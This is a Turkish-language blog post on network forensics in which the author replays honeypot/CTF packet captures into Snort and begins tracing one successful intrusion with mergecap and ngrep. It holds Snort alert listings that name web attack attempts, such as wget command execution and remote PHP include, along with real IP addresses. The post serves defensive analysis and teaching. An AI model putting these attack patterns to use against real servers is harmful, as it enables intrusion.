
Network Forensics, Türkçe meali ile bilgisayar ağlarında adli bilişim, temel olarak ağ trafiğinin analiz edilmesine dayanmaktadır. Post-mortem (olay/vaka sonrası) gerçekleştirilebilmesi nedeniyle analiz için ateş duvarı (firewall), saldırı tespit/engelleme sistemi (ids/ips), bal küpü (honeypot) vb. ağ trafik kaydı tutan cihazların ve sistemlerin kayıtlarına ihtiyaç duyulmaktadır. Kayıtların analizi için Snort, ngrep, tcpdump, NetworkMiner, Wireshark, tcpxtract, Netwitness Investigator, Xplico vb. çeşitli yazılımlardan faydalanılmaktadır.

Bilgi Güvenliği AKADEMİSİ, Şubat ayında tamamı internet üzerindeki bal küpü (honeypot) / CTF sistemlerinden elde edilmiş ~20 GB'lık(5 DVD) trafik dosyalarını konuya meraklı sektör çalışanlarıyla paylaşma kararı aldı. Ben de bahsi geçen meraklılardan biri olarak Ömer ALBAYRAK'dan temin ettiğim DVDler'de yer alan dosyalara kısaca göz atmaya ve başarılı olan sızma girişimlerinden birini (geri kalanlarını meraklılara bırakıyorum) tespit etmeye karar verdim.


Her biri yaklaşık 1 GB olan 20 tane PCAP dosyasında, başarılı olan sızma girişimlerini aramanın samanlıkta iğne aramaktan farklı olmayacağını düşünerek daha akılcı bir yol izleyerek elimdeki tüm PCAP dosyalarını Snort saldırı tespit sistemine yönlendirmenin işlerimi kolaylaştıracağı düşüncesi ile sanal makineye üzerinde Snort, nmap, Nessus ve birçok açık kaynak kodlu ağ güvenliği uygulamalarını barındıran Network Security Toolkit (NST) işletim sistemini kurdum.

> *Normal şartlarda elimde boyut olarak ufak ve sayıca az PCAP dosyaları olmuş olsaydı, Backtrack 5 R2 işletim sistemi üzerinde yer alan Wireshark, tcpdump ve ngrep gibi araçlar ile analizi rahatlıkla gerçekleştirebilirdim.*


NST işletim sistemini sanal makineye kurduktan ve Snort servisini çalıştırdıktan sonra sıra 20 adet PCAP dosyasını bu sisteme gönderecek (packet replay) aracı bulmaya ve kullanmaya gelmişti. Bunun için daha önce birçok testte kullanmış olduğum Colasoft'un Packet Player aracını kullanmaya karar verdim. NST otomatik olarak ağ bağdaştırıcılarını (network adapters) promiscuous kipte (mode) başlattığı için paketleri bu araç ile Snort kurulu NST sistemine göndermeye başladım.





4 saatten fazla süren paket gönderim işlemi tamamlandıktan sonra Snort tarafından üretilen alarmlar analiz edilmeye hazır hale geldi.



Saldırganlar ve saldırıya uğrayan sistemler hakkında en ufak bir fikrim olmadığı için en çok tekil alarm üreten hedef ve kaynak ip adresleri üzerine yoğunlaştığımda hedef olarak bir ip adresi (potansiyel sunucu), kaynak olarak ise bir kaç ip adresi (potansiyel saldırganlar) ortaya çıktı.


Basic Analysis and Security Engine (BASE)
Home | Search
[Back]
Queried on : Sat March 17, 2012 14:55:36
Meta Criteria any
IP Criteria any
Layer 4 Criteria none
Payload Criteria any
Displaying alerts 1-46 of 46 total
< Dst IP address > Sensor # < Total # > < Unique Alerts > < Dest. Addr. >
95.173.186.116 1 2268 198 1
5.5.5.2 1 1284 7 1
95.9.71.218 1 19 5 1
88.226.57.69 1 59 5 1
5.5.5.1 1 6452 4 1
94.123.211.146 1 74 4 1
192.168.2.3 1 5 3 1
192.168.12.12 1 14533 3 1
255.255.255.255 1 4456 2 1
192.168.18.174 1 7 2 1
192.168.18.1 1 4 2 1
192.168.18.134 1 4 2 1
178.233.236.209 1 2 2 1
239.255.255.250 1 28822 2 1
88.230.107.17 1 3 1 1
192.168.18.173 1 1 1 1
188.38.184.109 1 1 1 1
192.168.18.142 1 32 1 1


Basic Analysis and Security Engine (BASE)
Home | Search
[Back]
Added 3 alert(s) to the Alert cache
Queried on : Sat March 17, 2012 14:52:51
Meta Criteria any
IP Criteria any
Layer 4 Criteria none
Payload Criteria any
Displaying alerts 1-48 of 120 total
< Src IP address > Sensor # < Total # > < Unique Alerts > < Dest. Addr. >
195.174.37.105 1 446 115 1
94.123.211.146 1 124 44 1
95.9.71.218 1 235 33 1
78.186.135.90 1 40 27 1
85.104.21.211 1 121 20 1
88.226.57.69 1 17 11 1
95.173.186.116 1 15955 11 15
5.5.5.1 1 169 7 2
85.105.202.222 1 34 7 1
178.233.236.209 1 6 6 1
81.213.251.237 1 12 4 1
192.168.18.1 1 9186 4 3
5.5.5.2 1 6452 4 1
70.84.211.98 1 15 3 1
95.13.71.167 1 87 3 1
88.230.107.17 1 9 3 1
188.38.184.109 1 3 3 1



ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(1-24881)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:13:09	195.174.37.105:47901	95.173.186.116:80	TCP
#1-(1-24770)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:12:49	195.174.37.105:51222	95.173.186.116:80	TCP
#2-(1-24583)	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:21	195.174.37.105:34560	95.173.186.116:80	TCP
#3-(1-24520)	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105:45734	95.173.186.116:80	TCP
#4-(1-24523)	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105:45737	95.173.186.116:80	TCP
#5-(1-24522)	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105:45736	95.173.186.116:80	TCP
#6-(1-24521)	[snort] WEB-MISC ls%20-l	2012-03-04 16:12:17	195.174.37.105:45735	95.173.186.116:80	TCP
#7-(1-24501)	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:12:09	195.174.37.105:45731	95.173.186.116:80	TCP
#8-(1-24324)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:10:44	195.174.37.105:32882	95.173.186.116:80	TCP
#9-(1-24291)	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:10:42	195.174.37.105:42043	95.173.186.116:80	TCP
#10-(1-24273)	[snort] WEB-MISC ls%20-l	2012-03-04 16:10:40	195.174.37.105:41980	95.173.186.116:80	TCP
#11-(1-24269)	[snort] WEB-MISC ls%20-l	2012-03-04 16:10:40	195.174.37.105:41978	95.173.186.116:80	TCP
#12-(1-24268)	[cve] [icat] [bugtraq] [snort] WEB-MISC cat%20 access	2012-03-04 16:10:38	195.174.37.105:41880	95.173.186.116:80	TCP
#13-(1-24266)	[snort] WEB-MISC cross site scripting attempt	2012-03-04 16:10:38	195.174.37.105:41890	95.173.186.116:80	TCP
#14-(1-24259)	[nessus] [snort] WEB-PHP test.php access	2012-03-04 16:10:38	195.174.37.105:41883	95.173.186.116:80	TCP
#15-(1-24258)	[cve] [icat] [bugtraq] [arachNIDS] [snort] WEB-CGI yabb access	2012-03-04 16:10:36	195.174.37.105:33753	95.173.186.116:80	TCP
#16-(1-24256)	[snort] WEB-PHP remote include path	2012-03-04 16:10:36	195.174.37.105:33735	95.173.186.116:80	TCP
#17-(1-24237)	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105:46949	95.173.186.116:80	TCP
#18-(1-24238)	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105:46950	95.173.186.116:80	TCP
#19-(1-24242)	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105:33421	95.173.186.116:80	TCP
#20-(1-24248)	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105:33443	95.173.186.116:80	TCP
#21-(1-24249)	[cve] [icat] [bugtraq] [snort] WEB-PHP PHPLIB remote command attempt	2012-03-04 16:10:33	195.174.37.105:33454	95.173.186.116:80	TCP
#22-(1-24236)	[cve] [icat] [bugtraq] [bugtraq] [snort] WEB-PHP admin.php access	2012-03-04 16:10:31	195.174.37.105:46798	95.173.186.116:80	TCP
#23-(1-24235)	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105:46796	95.173.186.116:80	TCP
#24-(1-24234)	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105:46795	95.173.186.116:80	TCP
#25-(1-24219)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46635	95.173.186.116:80	TCP
#26-(1-24220)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46641	95.173.186.116:80	TCP
#27-(1-24222)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46644	95.173.186.116:80	TCP
#28-(1-24223)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46645	95.173.186.116:80	TCP
#29-(1-24225)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46647	95.173.186.116:80	TCP
#30-(1-24229)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46658	95.173.186.116:80	TCP
#31-(1-24231)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46715	95.173.186.116:80	TCP

ngrep aracı ile Snort üzerinde tespit edilen potansiyel saldırgan ip adreslerini her bir PCAP dosyasında ayrı ayrı aramamak adına diğer bir sanal makinede kurulu olan Backtrack 5 R2 işletim sistemi üzerinde Wireshark aracı ile birlikte gelen mergecap aracı ile hepsini tek bir dosyaya çevirdim.


```
root@bt:/media/FreeAgent Drive/CTF# ls -al
total 17701588
drwx------ 1 root root       8192 2012-03-13 17:34 .
drwx------ 1 root root       4096 2012-03-13 16:07 ..
-rwxrwxrwx 2 root root 1000000054 2012-02-12 15:38 CTF11_part.pcap
-rwxrwxrwx 2 root root 1000000059 2012-02-12 15:45 CTF11_part.pcap1
-rwxrwxrwx 2 root root 1000000059 2012-02-12 15:52 CTF11_part.pcap2
-rwxrwxrwx 2 root root 1000000034 2012-02-12 15:59 CTF11_part.pcap3
-rwxrwxrwx 2 root root 1000000026 2012-02-12 16:06 CTF11_part.pcap4
-rwxrwxrwx 2 root root 1000000057 2012-02-12 16:13 CTF11_part.pcap5
-rwxrwxrwx 2 root root  323679033 2012-02-12 16:15 CTF11_part.pcap6
-rwxrwxrwx 2 root root 1900000021 2012-02-12 14:53 CTF2_part.pcap
-rwxrwxrwx 2 root root  423064127 2012-02-12 14:56 CTF2_part.pcap1
-rwxrwxrwx 2 root root 1000001022 2012-02-12 15:03 CTF4_part.pcap
-rwxrwxrwx 2 root root 1000005203 2012-02-12 15:06 CTF4_part.pcap1
-rwxrwxrwx 2 root root 1000003910 2012-02-12 15:08 CTF4_part.pcap2
-rwxrwxrwx 2 root root 1000001765 2012-02-12 15:10 CTF4_part.pcap3
-rwxrwxrwx 2 root root 1000018494 2012-02-12 15:11 CTF4_part.pcap4
-rwxrwxrwx 2 root root 1000000223 2012-02-12 15:13 CTF4_part.pcap5
-rwxrwxrwx 2 root root 1000000043 2012-02-12 15:15 CTF4_part.pcap6
-rwxrwxrwx 2 root root 1000000002 2012-02-12 15:17 CTF4_part.pcap7
-rwxrwxrwx 2 root root  241031252 2012-02-12 15:18 CTF4_part.pcap8
-rwxrwxrwx 2 root root 1000000062 2012-02-12 15:28 CTF5_part.pcap
-rwxrwxrwx 2 root root  238570810 2012-02-12 15:29 CTF5_part.pcap1
root@bt:/media/FreeAgent Drive/CTF# mergecap -w CTF.pcap CTF11_part.pcap CTF11_part.pcap1 CTF11_part.pcap2
CTF11_part.pcap3 CTF11_part.pcap4 CTF11_part.pcap5 CTF11_part.pcap6 CTF2_part.pcap CTF2_part.pcap1 CTF4_par
t.pcap CTF4_part.pcap1 CTF4_part.pcap2 CTF4_part.pcap3 CTF4_part.pcap4 CTF4_part.pcap5 CTF4_part.pcap6 CTF4
_part.pcap7 CTF4_part.pcap8 CTF5_part.pcap CTF5_part.pcap1
```

Ardından tespit edilen potansiyel saldırgan ip adresleri arasında en çok tekil alarm üreten ip adresini (195.174.37.105) ngrep ile CTF.pcap dosyasında yer alan TCP paketlerinde (UDP paketlerini göz ardı ettim) aratarak sızma girişimi hakkında detaylı bilgi edinmeye başladım.

```
root@bt:/media/FreeAgent Drive/CTF# ngrep -W byline -q -I CTF.pcap -t '' 'host 195.174.37.105' > 195.174.37
.105.txt
```

